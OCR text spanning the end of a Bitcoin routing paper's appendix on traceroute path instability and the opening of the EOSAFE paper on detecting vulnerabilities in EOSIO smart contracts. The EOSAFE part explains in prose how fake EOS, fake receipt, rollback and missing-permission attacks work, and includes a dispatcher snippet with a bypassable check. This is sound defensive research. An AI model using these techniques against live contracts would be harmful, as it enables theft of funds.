


Figure 18: The ratio of AS-level paths that have changed compared to the previous day. The measurements are done from five DigitalOcean regions in a one-month period (from November 15, 2019, to December 15, 2019).

BGP collectors (e.g., RIPE RIS [44]) that destined to the IP address. Similarly, a Bitcoin operator can individually calculate the mapping with AS-paths retrieved from local routing table dumps. Intuitively, if attacker IPs are distributed in multiple single-homed ASes, this implementation would make a smaller number of groups than the IP-to-owner-AS mapping because the IPs tend to share common upstream ASes. On the other hand, it can be worse if a majority of IPs are from the same multi-homed AS and mapped to multiple bottleneck ASes.

To highlight the differences between three mapping options (i.e., the original /16 prefix, IP-to-owner-AS, and IP-to-bottleneck-AS), we show the distributions of attacker IPs in 5900 scenarios (see Section 3.2) in term of number of /16 prefixes, number of owner ASes, and number of bottleneck ASes in Figure 17. It shows that using both IP-to-AS mappings makes smaller numbers of groups than using the /16 prefix mapping. Also, the IP-to-bottleneck-AS mapping is shown to be insignificantly better than our IP-to-owner-AS implementation, e.g., the number of cases having 100 or fewer groups is increased by only ten percentage points.

D (In)stability of Data-plane Routes

The third option of the inference logic is the data-plane measurement scheme — a Bitcoin node measures the routes via sending `traceroute` probes to its peers. The main problem of this approach, which makes it unusable, is that a malicious AS, which is already on the paths of the `traceroute` probes, can easily manipulate the measurement results so that the paths look benign (e.g., the results do not include the malicious AS). For instance, the malicious AS can respond to the probe with another AS's IP address, or simply drop the probing packet.

One may argue that a victim Bitcoin node can still detect such manipulation by looking for anomalies of the `traceroute` paths based on its longitudinal history. For example, if the AS-level paths obtained via `traceroute` probes to the same IP address suddenly change, it may indicate that the `traceroute` probes may have been manipulated by a malicious AS. Our analysis, however, shows that such detection is difficult in practice. The reason is that the AS-level paths are already quite unstable, even when there exist no such attacks, and thus it is hard to distinguish sudden AS-path changes due to malicious activities from the frequent benign AS-path changes.

Here, we investigate the natural instability of `traceroute` measurements at the AS-level. Our analysis begins with measuring the data-plane paths from five nodes hosted at different regions of the DigitalOcean network (i.e., Bangalore (India), Frankfurt (Germany), New York (US-East), San Francisco (US-West), and Singapore) to all 800 thousand available IPv4 prefixes in the Internet, see Appendix A. The same set of experiments is repeated every day for one month (from November 15, 2019, to December 15, 2019). In each day, we compute the number of AS paths that have changed in comparison with the paths to the same destinations one day earlier. Figure 18 shows the ratio of path changes to all paths in each day from nodes in five regions. The data-plane paths at AS-level appear to be quite stable in general — about 90% of the paths measured from all regions (except Bangalore) are unchanged within one day period. However, this also means that 10% of the measured AS-level paths (i.e., about 80K) change within one day period. The measurements at Bangalore show a more dynamic behavior of the changing paths, in which about one-fourth of the paths are different from what they were in the previous day.

This non-negligible amount of AS-level path changes makes it difficult to find a practical threshold for anomaly detection. Worse, a malicious AS, knowing that a portion of the paths from the victim would change frequently, can slowly manipulate the `traceroute` results within the threshold to circumvent the detection. In conclusion, detecting the manipulation in data-plane measurements is extremely challenging and thus the data-plane measurement scheme cannot be used in practice for RAP.

EOSAFE: Security Analysis of EOSIO Smart Contracts

Ningyu He[1]*, Ruiyi Zhang[2]*, Haoyu Wang[3]‡, Lei Wu[4]‡, Xiapu Luo[5]
Yao Guo[1]‡, Ting Yu[6], Xuxian Jiang[2]

[1]*Key Lab on HCST (MOE), Peking University* [2]*PeckShield, Inc.*
[3]*Beijing University of Posts and Telecommunications* [4]*Zhejiang University*
[5]*The Hong Kong Polytechnic University* [6]*Qatar Computing Research Institute*
* Co-first authors ‡Co-corresponding authors

Abstract

The EOSIO blockchain, one of the representative Delegated Proof-of-Stake (DPoS) blockchain platforms, has grown rapidly recently. Meanwhile, a number of vulnerabilities and high-profile attacks against top EOSIO DApps and their smart contracts have also been discovered and observed in the wild, resulting in serious financial damages. Most of the EOSIO smart contracts are not open-sourced and typically compiled to WebAssembly (Wasm) bytecode, thus making it challenging to analyze and detect the presence of possible vulnerabilities. In this paper, we propose EOSAFE, the first static analysis framework that can be used to automatically detect vulnerabilities in EOSIO smart contracts at the bytecode level. Our framework includes a practical symbolic execution engine for Wasm, a customized library emulator for EOSIO smart contracts, and four heuristic-driven detectors to identify the presence of the four most popular vulnerabilities in EOSIO smart contracts. Experiments have shown that EOSAFE achieves promising results in detecting vulnerabilities, with an F1-measure of 98%. We have applied EOSAFE to all active 53,666 smart contracts in the ecosystem (as of November 15, 2019). Our results show that over 25% of the smart contracts are labeled vulnerable. We further analyze possible exploitation attempts on these vulnerable smart contracts and identify 48 in-the-wild attacks (27 of them have been confirmed by DApp developers), which have resulted in financial loss of at least 1.7 million USD.

1 Introduction

With the growing prosperity of cryptocurrencies (e.g., Bitcoin), blockchain techniques have become more attractive and been adopted in a number of areas. Due to the limited throughput (e.g., Transaction Per Second, aka TPS) derived from the inherent principle of the Proof-of-Work consensus, traditional blockchain platforms (e.g., Bitcoin and Ethereum) cannot be used to support high performance applications. Researchers have proposed different consensus protocols, e.g., Proof-of-Stack (PoS) [1] and Delegated Proof-of-Stake (DPoS) [2], to resolve the performance issues.

As one of the most representative DPoS platforms and the first decentralized operating system, EOSIO has become one of the most active global communities. EOSIO adopts a multi-threaded mechanism based on its DPoS consensus protocol, which is capable of achieving millions of TPS. The performance advantage of EOSIO makes it popular for Decentralized Application (DApp) developers. EOSIO has successfully surpassed Ethereum in DApp transactions just three months after its launch in June 2018 [3]. Currently, the transaction volume of EOSIO on average is more than a hundred times greater than Ethereum [4]. As of 2019, the total value of on-chain transactions of EOSIO has reached over $ 6 billion.

A *smart contract* is a computer protocol that allows users to digitally negotiate an agreement in a convenient and secure way. In contrast to the traditional contract law, the transaction costs of a smart contract are dramatically reduced, and the correctness of its execution is ensured by the consensus protocol. EOSIO smart contracts can be written in C++, which will be compiled to WebAssembly (Wasm) and executed in the EOS Virtual Machine (EOS VM). Wasm is a web standard specifying the binary instruction format for a stack-based VM. It can run in modern web browsers and other environments [5].

However, it is not easy to guarantee the security of the implementation of smart contracts, EOSIO in particular. A number of vulnerabilities have been discovered in EOSIO smart contracts, while severe attacks have been observed in the wild, which caused great financial damages. For instance, in fall 2018, a gambling DApp, EOSBet, was attacked twice within just a month [6, 7] due to *fake EOS* and *fake receipt* vulnerabilities, causing 40,000 and 65,000 EOS losses, respectively. Therefore, it is necessary to identify the security issues of smart contracts in order to prevent such attacks.

Unfortunately, most smart contracts on EOSIO are not open-sourced, and there are few analysis tools towards analyzing Wasm bytecode, which makes it more difficult to detect vulnerabilities for EOSIO smart contracts automatically. As Wasm bytecode can be converted to C code using the official tool *wasm2c* [8], which naturally provides a potentially promising approach that analyzes the converted C code

rather than raw Wasm bytecode, so we can apply widely used tools such as KLEE [9]. However, our investigation shows that such a solution is not practical, i.e., KLEE failed to perform the detection in most cases, due to reasons including timeout and out-of-memory (OOM) issues caused by path explosion. This can be possibly explained by the adopted memory model [10,11] which may lead to heavy memory and time consumption, as reported by [12]. Furthermore, the conversion from Wasm bytecode to C code requires extra human efforts to prepare all exported functions (including function signatures and the logic) for EOSIO smart contracts. Otherwise, the compilation and the symbolic execution cannot be successfully completed. Moreover, the quality of the converted C code cannot be guaranteed, because wasm2c itself is still under development and may not be stable considering the bugs that have been discovered so far [13]. In short, the C language based solutions rely on sophisticated conversion tool(s), so they are typically too heavy to perform the analysis for EOSIO smart contracts (see §7.1).

As such, this paper attempts to analyze Wasm bytecode directly to detect vulnerabilities in EOSIO smart contracts. Although many efforts have been made to analyze Ethereum smart contracts [14–19], none of them, however, can be applied to EOSIO smart contracts, as these two ecosystems are totally different, ranging from their virtual machines, the structure of bytecode, to the types of vulnerabilities. Specifically, there exist several challenges. Firstly, EOS VM is more complicated than Ethereum VM in regard to their instructions, including both quantity and variety. For example, EOS VM supports floating point operations, type conversion and advanced jump instructions [20], none of these features are supported in Ethereum VM at the opcode level [21,22]. Secondly, although with a well-structured format, the Wasm bytecode is complicated to analyze due to the multi-level nested structures, which makes it difficult to perform the semantic-level recovery for further analysis/detection. Thirdly, most EOSIO vulnerabilities discovered so far are more complicated than traditional simple vulnerabilities, e.g., integer overflow. Thus it usually requires more semantic information, e.g., fields of the platform-specific data structure as the indexes, to model and analyze them. For example, to detect the fake EOS vulnerability (see § 3.1), we need to check the specific value of the argument `code` in the function `apply`.

This Paper. We implement EOSAFE, the first systematic static analysis framework for detecting vulnerabilities in EOSIO smart contracts. Specifically, we first implement a native symbolic execution engine for Wasm bytecode, and mitigate the inherent path explosion problem by applying a heuristic-guided pruning approach. Second, to analyze an EOSIO smart contract and simulate its external interactive environment, we implement an emulator to mimic the behaviors of key EOSIO library functions that are crucial in vulnerability detection. Third, we propose a generic vulnerability detection framework, which allows security analysts to easily implement their own vulnerability detectors as plugins. In this work, we have implemented four detectors aiming to detect four high-profile vulnerabilities, including *fake EOS*, *fake receipt*, *rollback* and *missing permission check* (see §3).

To evaluate the effectiveness of EOSAFE, we first manually crafted a benchmark suite including 52 smart contracts, which is composed of vulnerable smart contracts collected from publicly verified attacks and their corresponding patched ones. Experimental results and further manual verification suggest that EOSAFE achieves excellent performance in identifying existing vulnerabilities. To measure the overall landscape of vulnerabilities in the EOSIO ecosystem, we further applied EOSAFE to all the smart contracts in the ecosystem (53,666 in total). Experiment results reveal that security vulnerabilities are prevalent: over 25% of the smart contracts (including historical versions) are flagged as vulnerable, and a large portion of them have not been patched timely. To further measure the impact of these vulnerabilities, we collect the transaction records (over 2.5 billion transactions in total), and design a set of conservative heuristic strategies to identify attacks targeting these vulnerable smart contracts. We have identified 48 attacks in total, as well as 183 missing permission check actions. By the time of this writing, 27 attacks have been confirmed by DApp developers, which have already caused the financial loss of over 1.7 million USD.

This paper makes the following main contributions:

- We propose EOSAFE, the first systematic static analysis framework for EOSIO smart contracts, which is capable of detecting four kinds of popular vulnerabilities. Experiment results demonstrate that EOSAFE achieves excellent performance.
- We propose a *valuable-function-centric* detection framework, which is based on our observed vulnerability-specific pruning strategies, to effectively mitigate the path explosion issue in symbolic execution.
- We apply EOSAFE to over 53K EOSIO smart contracts, and perform the first measurement study of the whole EOSIO ecosystem. Our results reveal the severity of the security issues, i.e., over 25% of the EOSIO smart contracts may have been exposed to the threats introduced by these vulnerabilities.
- We have identified 48 attacks (35 of them were first discovered) and 183 missing permission check actions related to the identified vulnerabilities, which have caused huge financial loss. Most of the severe attacks have been confirmed by DApp Teams.

To boost further research on EOSIO smart contracts, we have released the benchmark and experiment results to the research community at [23].

2 Background

As the first industrial-scale decentralized operating system [24], the EOSIO platform can achieve high performance, i.e., millions of TPS, to efficiently execute complicated

DApps. Such efficiency is in large part due to the consensus algorithm it uses, i.e., DPoS, which does not spend a vast amount of computing resources on the unnecessary mining process compared to traditional PoW. We next introduce some key concepts to facilitate the understanding of this work.

2.1 Account Management

An *account* in EOSIO is the basic unit to identify an entity. It can trigger transactions to other accounts. Additionally, to ensure account security and prevent identity fraud, EOSIO implements an advanced *permission-based access control system*. Specifically, an account can assign public/private keys to specific actions, and a particular key pair will only be able to execute the corresponding action. By default, an EOSIO account is attached to two public keys: the *owner* key (which specifies the ownership of the account) and the *active* key (which grants access to activities with the account). These two keys authorize two native named permissions: the *owner* and *active* permission, to manage accounts. Apart from the native permissions, EOSIO also allows customized named permissions for advanced account management.

```
1  void apply(uint64_t receiver, uint64_t code,
       uint64_t action) {
2    if(action == N(onerror)) {
3      check(code == N(eosio), "exception captured");
4    }
5    auto self = receiver;
6    if((code == self || code == N(eosio.token))) {
7      switch(action) {
8        case N(transfer): // action == N(transfer)
9        // deal with:
10       // 1. direct invocation to transfer function
11       // 2. notification emitted from transfer
12          ...
13     }
14   }
15 }
```

Listing 1: An example of the `apply` function with slight modification for better readability. The function `N` is used to retrieve the string literal.

Unlike Ethereum, an *EOSIO smart contract* is not treated as a separate entity. A smart contract is just a snippet of code stored in an account, which makes it easy to explain why a smart contract in EOSIO is *updatable*, rather than an Ethereum smart contract that cannot be changed freely by the owner. Therefore, when an account is invoked by another one, its smart contract will be responsible for handling the received invocation. In this way, it requires a *dispatcher* to dispatch the requests to the corresponding functions. Specifically, in EOSIO, this dispatcher is officially defined as a function named *`apply`* with a fixed function signature[1], as the example shown in Listing 1. As the entry point of each EOSIO smart contract, the `apply` function is responsible for handling all the requests, including invoked actions and received notifications (see §2.2), which will be forwarded to the corresponding processing functions. Besides, the `apply` function can be used to validate the input parameters if necessary. The details of the parameters and the mechanism of the `apply` function will be discussed in §2.2.

2.2 EOSIO Transactions

A *transaction* is the basic unit to be verified and packaged in blocks. Moreover, a transaction is composed of one or multiple *action*s, and an action is the basic unit to trigger functions. For example, the `action` in Listing 1 (line 1) specifies the target function name. The action is responsible for carrying permissions designated by the invoker. Moreover, another nested action can be triggered by `send_inline` as an *inlined actions*[2], which is still an ordinary action and inherits the context (including permissions) of its parent. Note that a failure in an action could lead to the revert of the whole transaction.

Besides transaction and action, there exists another exclusive mechanism named *notification*. Specifically, it is used to notify a target account of the current action being executed, indicating the name of the function that initiates the notification (let `fn` be the function name). After that, the notified account has to process the notification by triggering the function with the same name `fn` through the dispatcher.

Figure 1 provides a concrete example to illustrate the mechanism of the `apply` function (Listing 1). It is known that *EOS* is the official token issued by the account *eosio.token*, who maintains a table to record the holders and their balances. Thus, to transfer EOS to a DApp, a user has to request the `transfer` function in eosio.token. In step 1 shown in Figure 1, the `code` is assigned the value "eosio.token", which indicates the account whose smart contract will be invoked; similarly, the `receiver` is also set to "eosio.token", which represents the receiver of the action (or the notification). After updating the balance table, eosio.token will notify both payer (step 2) and payee (step 3). Note that the `code` in both steps remain unchanged, as the notification will not change the values. However, the `receiver`s are set to the corresponding participants, i.e., account user and account dappeg1, respectively. Finally, the processing of incoming notifications depends on the type of the recipient account. To be specific, if it is a smart contract, the notification will be handled by the `transfer` function through the dispatcher (step 4); otherwise, if it is a normal account, the notification will be simply dropped.

Note that functions we studied in this paper can be divided into two categories. The first category includes functions that are declared by the official accounts, e.g., the `transfer` function in eosio.token. The second category consists of those declared and implemented by developers. For instance, to

[1] The two terms, i.e., the dispatcher and the `apply` function, will be used interchangeably in the following.

[2] EOSIO also provides *deferred action*, which will be executed in a different transaction.




Figure 1: Transferring EOS from account user to account dappeg1 within a single transaction.




Figure 2: The general life-cycle of smart contract execution. Note that "reveal" here is used to represent the processing logic, while the name can vary in different smart contracts.

achieve the revealing logic in gambling DApps, developers could arbitrarily name and implement their `reveal` functions (see Figure 2, which will be detailed in §3).

2.3 Wasm Bytecode and EOS VM

The EOSIO smart contracts are written in C++ and then compiled into Wasm bytecode, which will be executed in the EOS VM. Wasm is a binary instruction format for a stack-based virtual machine. Although it is designed to be an open standard to enable high-performance web applications, it can also be used to support other environments. Due to its efficiency and portability, besides EOSIO, other popular blockchains (e.g., Ethereum 2.0 [25]) are going to support Wasm.

An EOSIO Wasm binary is called a *module*. Inside a module, numerous *sections* exist. Specifically, in the **Function** section, the order of functions is determined, which corresponds to the order of the implementation of functions (in low-level instructions) in the **Code** section. All the indexes of functions that appear in the **Element** section can be treated as entries. Additionally, string literals are often used to initialize the **Memory** section and stored in the **Data** section.

In the EOS VM, all the operands and operators are pushed and popped from a virtual `Stack` as done in the Ethereum VM. However, two more particular structures are used to store data in the EOS VM, i.e., `Local` and `Global`. Specifically, data stored in the `Local` section can only be used inside the scope of the current function, while data stored in the `Global` section can be shared globally across functions. Also, EOS VM has an area called `Memory`, a random-accessible linear array of bytes, which can only be accessed by using specific instructions, e.g., `load` and `store`.

2.4 Threat Model

In this section, we introduce the adversarial threat model of this paper. Specifically, the adversary (attacker) in our study does not require any privileges to launch attacks against EOSIO smart contracts. Namely, any non-privileged account that is capable of interacting with the (up-to-date) deployed EOSIO smart contracts, can be used to launch the attacks. Note that, by default, the adversary can invoke any smart contract deployed by herself to automatically launch the attacks.

3 Vulnerabilities in EOSIO Smart Contracts

A number of attacks targeting the EOSIO ecosystem (including smart contracts) have been observed in the wild, and some of them have been reported [26, 27]. In this paper, we focus on four representative loopholes relevant to EOSIO smart contracts, including *fake EOS* (§3.1), *fake receipt* (§3.2), *rollback* (§3.3) and *missing permission check* (§3.4).

Before delving into the details, we introduce the general life cycle of a smart contract execution to facilitate further discussion. Here we take a gambling DApp as an example, as depicted in Figure 2. Firstly, the player invokes the `transfer` function in eosio.token to take part in the game. Then, on receiving the notification, the DApp will dispatch the request to `transfer` through the dispatcher. After that, `transfer` will call the `reveal` function (Note that "reveal" here is just used to represent the processing logic, and the real function names may be varied in different smart contracts.) to calculate a random number to determine if the player hits the jackpot this round. If it does, the DApp will trigger `transfer` in eosio.token to return the prize to the player. Unfortunately, the attackers can exploit the vulnerabilities in each step to gain profit. For example, in steps 3 and 4, failing to rigorously verify the values of the input parameters could be exploited by attackers. On top of that, this whole betting and revealing process has the potential to be maliciously rolled back.

3.1 Fake EOS

Anyone can create and issue a token called `EOS`, as the token names and symbols are not required to be unique in EOSIO. Therefore, the incorrect verification for `code` at step 3 in Figure 2 may lead to vulnerabilities.

Vulnerability Description. As the source code of *eosio.token* is entirely public, anyone can make a copy of its source code and issue a token with the identical name and symbol. However, due to the difference between issuers, if an attacker transfers the fake EOS to a gambling DApp via the `transfer` function of the copied contract, the `code` of the notification received by the DApp side will not be eosio.token. Thus, if the DApp happens not to check the value of the `code`, then the verification in the dispatcher will be bypassed.

To mitigate the above issue, some developers narrow down the scope of accepted `code`. As shown in line 6 of Listing 1, either "self" or "eosio.token" can be taken as the valid input value of `code`. However, such a mitigation can also be bypassed if the attacker directly calls the `transfer` function. As the condition "code == self" will always be satisfied (see

§2.2), due to the short-circuit evaluation [28] on line 6, the `transfer` function will be invoked even there is no notification from eosio.token, which indicates a transferring request.

As these two cases are only related to fake EOS tokens, in this work, we name both of them as *fake EOS* vulnerabilities.

3.2 Fake Receipt

If the DApp developer performs a comprehensive check against the `code`, the notification will then be forwarded by the dispatcher to `transfer`, as shown in step 4 in Figure 2. However, if the developer does not perform a verification in this step, the DApp can also be attacked.

Vulnerability Description. It is necessary to emphasize that the notification can be forwarded, and the `code` will not change. Therefore, DApp might be deceived by the attacker that plays the dual roles (accounts) of an *initiator* and an *accomplice* at the same time. To be specific, the initiator invokes a regular transfer to an accomplice (indicated by `to`, the argument of the `transfer` function) through eosio.token. When the accomplice is notified by eosio.token, it will immediately forward the notification to DApp without modification. In this way, the `code` is not changed, which is still the official issuer: eosio.token. Therefore, the dispatcher will be unaware of any anomalies. However, if the parameter `to` is not checked in `transfer`, the DApp will be fooled as the token transfer is completed between two accounts controlled by the attacker. It may result in direct financial loss for DApp developers.

As the notification is triggered by `require_recipient`, we name this vulnerability as *fake receipt* .

3.3 Rollback

In Figure 2, `transfer` and `reveal`[3] are the key functions. In the `transfer` function, DApp handles the bet that is received along with the player's transfer; in the `reveal` function, the developer often uses various *on-chain state* as seeds (e.g., `current_time`, indicating the timestamp when the action is executed) to generate a pseudo-random number[4] and finally obtains the result by comparing the generated number with the player's input via the *modulo operation*, which is achieved by the `rem` operator in Wasm bytecode [29]. Note that, in general, the rollback cases can only be found in gambling DApps. We assume it is always there and reachable from the dispatcher.

Vulnerability Description. Even if the developer does a thorough check on every input parameter and checks the caller's permissions before any sensitive actions, a game that matches the model in Figure 2 may still be attacked. To be specific, all the actions are invoked inline (see §2.2), i.e., locating in a single transaction. Therefore, when the player receives the notification after step 8, he could immediately invoke another inlined action to eosio.token to check his balance. If his balance is reduced, which means he did not win this round, he can use an assertion statement to force the current action to fail. We have mentioned in §2.2 that the failure of an action could lead to reverse of the whole transaction. To this end, the player can keep trying until he hits the jackpot. We refer to this malicious rollback as the *rollback* vulnerability.

[3]The "reveal" refers to the semantic meaning as we explained in §2.2

[4]The "pseudo" is due to all these seeds value are deterministic for lack of a true randomness source on blockchain temporarily.

3.4 Missing Permission Check

Before performing any sensitive operation, the developer should check whether the corresponding permission is carried by the action. For example, before step 5 in Figure 2, the DApp should check whether the caller could represent the actual payer to participate in the game.

Vulnerability Description. Permission checking is enforced by `require_auth(acct)` in EOSIO, which is used to check whether the caller has been authorized by `acct` to trigger the corresponding function. Note that the inlined actions inherit the context of their parents, including the permissions (see §2.2). Therefore, if an attacker carrying insufficient permission invokes a function, in which it performs sensitive operations via inlined actions and without permission checking, unexpected behaviors would happen. We regard all the functions lacking of permission checking as the smart contracts with the *missing permission check* vulnerability.

3.5 The Generality of These Vulnerabilities

Note that these four vulnerabilities we studied are general vulnerabilities in EOSIO, rather than application-specific. Firstly, the fake EOS and fake receipt vulnerabilities impact the smart contracts with the verification of transferring requests. All the transferring requests in EOSIO, however, have to be processed by the `transfer` function that is limited by the notification mechanism in EOSIO. According to our statistics (see Table 3 in §7.2), there are 88.32% of deployed contracts using the `transfer` function. In other words, almost 90% of smart contracts can be influenced by these two vulnerabilities. Secondly, though the rollback vulnerability only affects the gambling DApps due to the mechanism they adopt (see §3.3), they constitute the most popular DApp category of EOSIO according to [30, 31]. Therefore, the detection of rollback vulnerability applies to a large portion of existing active DApps. Lastly, the missing permission check vulnerability may impact all the deployed smart contracts without carefully verifying permissions, which may lead to unexpected database modification or leakage of sensitive information. We will further measure the proportion of smart contract may be affected by the vulnerabilities in §7.2.

4 Technical Challenges and Our Solutions

We aim to design and implement a static analysis system to detect vulnerabilities for EOSIO smart contracts. To recover more semantic information, we use heuristic-based symbolic execution to perform in-depth analysis. Namely, semantic

information will be recovered in the constraints generated by symbolically executing the paths being analyzed. Thus, we can identify vulnerabilities with these constraints as patterns.

Comparing with Ethereum Smart Contract Analysis. Although there exists a number of static analysis tools proposed for Ethereum smart contracts, it is worth noting that they cannot be applied directly (or even after minor changes) to EOSIO smart contracts due to the differences between the two platforms, including VM models (e.g., allowing global variables), instructions (e.g., supporting floating-point operations) and system-level data structures (e.g., using *multi-index table* to store persistent data). In brief, these functionalities provided by EOSIO inevitably affect the design/implementation of the proposed system. For instance, we have to consider the side effect imported by external/system libraries (see §4.3 for details). Additionally, the vulnerabilities of EOSIO smart contracts are totally different from those of Ethereum's, which acquire different kinds of context information to support the detection. For example, the rollback vulnerability requires multiple actions being included in one transaction. As such, the detection relies on the propagation of some specific chain state variables (will be discussed in §5.3.4).

Comparing with C language based solution. As mentioned in §1, the Wasm bytecode can be converted to C code by the official tool named wasm2c, which enables the analysis to the corresponding C code by traditional tools like KLEE. However, there are many limitations to this approach. First, it has been reported [12] that the memory model adopted by KLEE [10, 11] may lead to heavy memory consumption and time consumption, which will inevitably affect the performance or even break the analysis. Second, the conversion from the Wasm bytecode to C code requires extra efforts. On the one hand, lots of symbols are missing after the conversion from Wasm to C by wasm2c. We have to manually re-declare all the imported functions, which are necessary for the subsequent analysis of KLEE. On the other hand, in order to get accurate results in vulnerability detection, we need to manually modify the converted C file to hook some functions, as a flag, to perform the vulnerability detection. Both of the above steps must be manually accomplished before analyzing each contract. Last, lots of the memory-checking code is appended by wasm2c[5], which may lead to extra performance overhead (around 85% [33]). To sum up, this solution is not applicable, and we will demonstrate it based on evaluation results in §7.1.

As a result, *no available native symbolic analysis framework could be used to analyze the EOSIO Wasm bytecode directly.* Specifically, we have to overcome several technical challenges to realize the proposed system. On the one hand, it is known that symbolic execution based solutions may suffer from inherent shortcomings, *path explosion* in particular. On the other hand, when applied to vulnerability detection for EOSIO smart contracts, there do exist platform-specific issues, including *memory overlap* and external/system *library dependency*, which will inevitably affect the effectiveness of symbolic execution further.

[5] Although the checking code could be optimized/disabled, however, it is not officially recommended and this issue is still under discussion [32].

4.1 Path Explosion

In EOSIO, the issue of path explosion is mainly due to two circumstances: *executing conditional jump instructions* (such as `br_if`) and *invoking function calls*. Specifically, unlike a normal conditional jump instruction that only generates two new branches, the `br_table` in EOSIO takes an array whose elements are pointers of destination as the argument. As a result, a single `br_table` can lead to n new branches, where n is the length of the array. Moreover, a function call also imposes many new branches to represent all possible callees. Obviously, the number of branches will increase exponentially if there exists a deep call stack. Unfortunately, a concatenation of several deep call stacks is common in EOSIO contracts. Thus, there is a practical need to mitigate this issue.

To this end, we propose a **heuristic-guided pruning approach** to solve the challenge. We rely on several *general* pruning strategies based on our hands-on experience to mitigate the issue derived from branches and deep function calls. For example, our operational observation suggests that discarding paths under a specific depth threshold, which is determined by the scenario, will not influence the precision of results for (almost) all cases. Specifically, we expose two options: `call depth`, which limits the depth of call stack; and `timeout` for users to limit the process of symbolic execution.

However, the effectiveness of the general mitigation strategies are limited in practice. Fortunately, this issue in EOSIO can be further (partially) resolved when performing vulnerability detection, as we only have to pay attention to some specific features/structures of the vulnerable code snippet. For example, when detecting fake EOS and fake receipt vulnerabilities, only `apply` and `transfer` functions are taken into consideration. All these technical details and *vulnerability-specific* pruning strategies will be discussed in §5.3.

4.2 Memory Overlap

The memory area of Wasm can be regarded as a vector of uninterpreted bytes [34], which means users can interpret these raw bits through `load` and `store` with different value types. The EOS VM adopts a *linear array* as its memory model, however, this is memory-consuming for the emulation due to mimicking the sparse memory layout of the EOSIO contract [35]. Therefore, we decide to use *key-value* mappings to emulate the memory, where the key is a tuple to specify the address range, and the value is the data being stored. To better articulate the problem itself and the model, we first define a notion of a memory area $\mathcal{M}$, which is a set of triplets that describe the values in (different) address ranges of the memory. The triplet t has the following form: $t := (l, h, \mathcal{D})$. Here l refers to the inclusive lower-bound, h means the exclusive




Figure 3: The interval $(A+2, A+3)$ is overlapped after applying $store_n((A+2, A+5, \mathcal{D}), \mathcal{M})$.

upper-bound, and $\mathcal{D}$ represents the data corresponding to the address range restricted by l and h. Moreover, $\mathcal{T}$ is the set of all legal triplets, hence $\forall t \in \mathcal{T}.\ell(\mathcal{D}) = h - l$ always holds.

Based on that, we can define a pair of naive operations $load_n(l, h, \mathcal{M})$ and $store_n(t, \mathcal{M})$ that describe memory accesses. To be specific, $load_n$ will load data from the address range between l and h and return a set that contains the triplets describing the memory contents in that range. $store_n$ will insert the given t into $\mathcal{M}$ and return the updated memory.

However, by this representation it is not guaranteed that the memory contents within a certain address range are defined at most once. Specifically, the overlapped memory interval may lead to ambiguity. For example, as shown in Figure 3, if there has already existed an interval addressed by $(A+1, A+3)$, the operation $store_n((A+2, A+5, \mathcal{D}), \mathcal{M})$ does not consider the relationship between these two intervals. As a result, the data addressed by key $(A+2, A+3)$ in the resulting memory area $\mathcal{M}'$ is ambiguous, meaning that $load_n(A+2, A+3, \mathcal{M}')$ would return the set $\{(A+2, A+3, \mathcal{D}_o), (A+2, A+3, \mathcal{D}_n)\}$ where $\mathcal{D}_o$ is the original data written at memory address $A+2$, and $\mathcal{D}_n$ is the data fraction of $\mathcal{D}$ that was inserted into the memory area by the $store_n$ operation.

The problem is due to the overlapping memory and the improper mapping strategy. Through further analysis, we observe that the memory overlap problem occurs mainly due to the implementation of the *store* instruction. As aforementioned, Wasm provides over 20 memory access related instructions, e.g., `i32.store`, `i64.store`, and `i32.load`. For *store*-related instructions, we can vary the length of $\mathcal{D}$ to make it suitable for any instructions that have different length of data to be stored; for those *load*-related instructions, setting different parameters to guarantee the length of retrieved data is enough. Consequently, we propose an implementation of storing and loading data with the memory area, namely the **memory-merging** method (see §5.1.2), to solve the problem by merging allocated memory. By doing so, we can successfully overcome the challenges raised in Figure 3.

4.3 Library Dependency

To facilitate the development of smart contracts, EOSIO allows the import of external functions as libraries, which means the bodies of these imported functions will not be compiled into Wasm bytecode. EOSIO officially provides plenty of such functions as the system library for DApp developers. They have been widely used in many (if not most) smart contracts. As a result, our analysis will be improperly terminated due to the lack of bodies of those imported function calls.




Figure 4: The architecture of EOSAFE.

To resolve the dependency, we propose an **on-demand and semantic-aware** approach (see §5.2) to emulate the imported functions. We only focus on functions whose functionalities and side effects are related to our analysis. We have to emulate such functions properly to guarantee the correctness of the final result. The strength and coverage of the emulation depend on our need to perform the analysis. For some functions, we have to cover the arguments, return value and side effect. For instance, for the memory-related function `memmov`, we need to consider all its side effect on the symbolic memory. For some others, we may only need to consider the possible side effects. For example, for those table-related functions which has no return value and no effect on vulnerability detection, e.g., `db_store_i64`, we can just balance the stack without mimicking its behaviors.

5 System Design

